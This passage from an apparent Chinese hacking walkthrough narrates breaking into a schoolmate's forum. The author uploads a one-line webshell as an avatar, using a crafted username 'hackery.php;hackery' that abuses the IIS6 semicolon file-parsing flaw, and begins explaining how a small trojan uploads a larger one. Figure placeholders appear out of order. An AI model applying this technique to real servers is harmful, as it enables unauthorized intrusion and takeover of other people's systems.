


图 3




图 5




图 6

用户，整个论坛也只有两个帖子。新奇之余，我感到一丝希望，貌似找到了突破口。

尝试了几个可能的后台目录，没有任何收获。点击论坛上的“注册”，却出现了如图4的页面，一片空白！难道这个论坛不让注册？这就是论坛无人问津的原因？

不对，刚才那个网盘系统不是也有注册么？去那里注册看看。我注册了一个hackery用户，如图5，然后再来登录论坛，成功进入！但是登录后跳到的却是网盘页面，需要再次点击那个“意见反馈”进入论坛。

现在论坛提示我已经登录成功，接下来到“个人资料”中找可以利用的地方。幸亏这个简陋的论坛还有头像上传功能，如图6，说不定这里可以直接上传phpshell呢！

不过，先来点常规的，上传一个正常的gif图片看看。我的自定义头像上传成功，通过图片属性查看图片路径，如图7，大家看到了吧，我的头像图片名居然是hackery.gif。




图 4

看到这里心里不禁一惊，设计者为了简单，直接取了用户名作为该用户自定义头像的文件名。不知道大家有思路没有？这个可喜的结果告诉我们，这个头像图片名称是受控于我们的，假设利用当前十分火爆的IIS6经典解析漏洞（xxx.php;xxx.jpg 文件漏洞），岂不是就能拿到Webshell了么？

在动手之前我们需要知道目标系统的基本信息，比如系统是否为Windows。这个我事先就通过扫描收集过，目标服务器确实是Windows系统。接下来我们注册一个名为**hackery.php;hackery**的用户，还好，学长设计的这套系统没有检查这个用户名中的特殊字符，使得我们注册成功。

然后上传一个一句话为头像，如图8，成功了，通过属性获得地址，然后放入浏览器进行访问，Webshell就这样得到了，如图9。

很多初学者还不明白什么是小马传大马。小马就是只具有很简单的功能，比如有上传功能的ASP或者PHP木马就是小马。小马具有体积小和免杀的优点，通过小马的上传功能我们可以将功能




图 7

